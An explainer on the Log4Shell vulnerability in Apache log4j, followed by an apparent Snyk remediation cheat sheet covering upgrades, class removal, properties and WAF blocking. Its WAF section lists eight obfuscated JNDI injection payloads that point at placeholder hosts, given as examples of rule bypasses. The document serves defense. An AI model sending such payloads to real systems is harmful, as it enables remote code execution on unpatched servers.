CVE-2021-44228, aka log4Shell, is an unauthenticated Remote Code Execution (RCE) vulnerability that affects almost all versions of Apache log4j version 2.
The main vulnerable component behind Log4Shell is JNDI lookups. The Java Naming and Directory Interface (JNDI) is the Java runtime feature often used legitimately by developers for querying data from local or remote services.


Log4Shell
Definition


allows an attacker to remotely run malicious code – potentially unauthenticated
RCE = Remote Code Execution

API that provides naming and directory functionality e.g., DNS or LDAP lookups,
JNDI = Java Naming and Directoy Interface

"Unauthenticated RCE 0-day exploit using JNDI in log4j"

refers to the fact that the owner has only just learned of the flaw – which means they have "0 days" to fix it





Log4shell mitigation

The original advice for mitigating Log4Shell was to upgrade to version 2.16, unfortunately a denial of service exploit has now been discovered in that version. The recommended advice is now to upgrade to version 2.17. There has been a lot of conflicting remediation advice floating around, but as a general practice, all dependencies in any project should be kept up to date and log4j is no exception.

Log4Shell Remediation Cheat Sheet

Last edit: 28 Dec 2021

snyk

01 Gain visibility by identifying all paths of `log4j` in your dependency graph.

- Test all your projects using Snyk's free plan (CLI, git repo, Snyk UI, etc.) to identify where your application uses `log4j`.
- Run `snyk test --scan-all-unmanaged` from the Snyk CLI to compare unmanaged JAR signatures in the Maven repository to detect individual packages and their vulnerabilities.
- Run `snyk log4shell` on the Snyk CLI (v1.769 or later) to identify shaded Log4j JARs or fat JARs containing vulnerable Log4j versions. Learn more about `snyk log4shell`.
- `Run mvn dependency:tree | grep log4j` at the command line for each of your Maven projects.

02 Upgrade your `log4j` version to `2.17.1` or higher where possible.

Important note: Upgrading to `2.17.1` will fix CVE-2021-44228, CVE-2021-45046, CVE-2021-45105, and CVE-2021-44832.

- **Automatic fix:** Connect Snyk to your Git repositories so it can raise pull requests to update your dependency graph where possible.
- **Manual fix:** If you are using `log4j` as a direct dependency, you can upgrade your build file directly to `2.17.1` or higher.
- **Manual fix:** If you are using `log4j` as a transitive dependency, identify a version of your direct dependency which pulls in the transitive `log4j` dependency at `2.17.1` or higher.

Note: `Staring with 2.16.0`, JNDI is **disabled** by default. Refer to the framework docs you use, such as Spring, for additional advice in pinning `log4j` versions (Spring uses SLF4J, but can be configured to use `log4j`). For cases where this is not possible, follow next steps.

* Partial fix only. This mitigation does not protect against all types of attack or is prone to bypass.

03 Remove the `JndiLookup` and supporting classes

- Run the following command against your deployments (`-q` is optional, you may want to turn quiet mode off):

```
zip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
```

- Other classes you should remove include:
  - `JndiManager`
  - `JMSAppender`
  - `SMTPAppender`

These changes require a JVM restart, and may cause unexpected runtime behavior.

04 Disable lookups via properties *

If you are using vulnerable versions of `log4j 2.10` or greater, you can disable lookups through setting the system property `LOG4J_FORMAT_MSG_NO_LOOKUPS` to `true` or by setting an environment variable `-Dlog4j2.formatMsgNoLookups=true`.

05 Upgrading your JDK isn't enough

While initial advice suggested a JDK upgrade could mitigate the vulnerability, it was later shown not to be effective against this vulnerability. This includes setting `com.sun.jndi.ldap.object.trustURLCodebase` to `false`.

06 Restrict egress back to the internet through Kubernetes policies or other *

Note that this doesn't stop access to malicious LDAP servers running within your network. Note that there are other attack vectors targeting this vulnerability which can result in RCE. An attacker could still leverage existing code on the server to execute a payload.

07 Monitor projects for auto-PR support

If using Snyk, be sure to have your projects monitored. This will:

- **Send you alerts when new upgrades are available.** This is particularly useful when `log4j` is used transitively, as you'll be sent a PR when your direct dependencies use the fixed version with an upgrade path.
- **Alert you with fix PRs** when further fixes are made available for this vulnerability, or if future attack vectors are found that surface new vulnerabilities.

08 Block malicious requests in your WAF *

Blocking should be considered a last resort attempt to stop attacks. Since new malicious payloads are being discovered by the hour, this approach cannot be relied upon, but will not hurt to add. Here are some examples of payloads which have bypassed rules so far:

```
${${::-j}${::-n}${::-d}${::-i}:${::-r}${::-m}${::-i}://asdasd.asdasd.asdasd/poc}
${${::-j}ndi:rmi://asdasd.asdasd.asdasd/ass}
${jndi:rmi://adsasd.asdasd.asdasd}
${${lower:jndi}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:${lower:jndi}}:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:rmi}://adsasd.asdasd.asdasd/poc}
${${lower:j}${upper:n}${lower:d}${upper:i}:${lower:r}m${lower:i}}://xxxxxxx.xx/poc}
${${lower:j}${lower:n}${lower:d}i:${lower:ldap}://%s}
```

Start a free Snyk account to find and automatically fix Log4Shell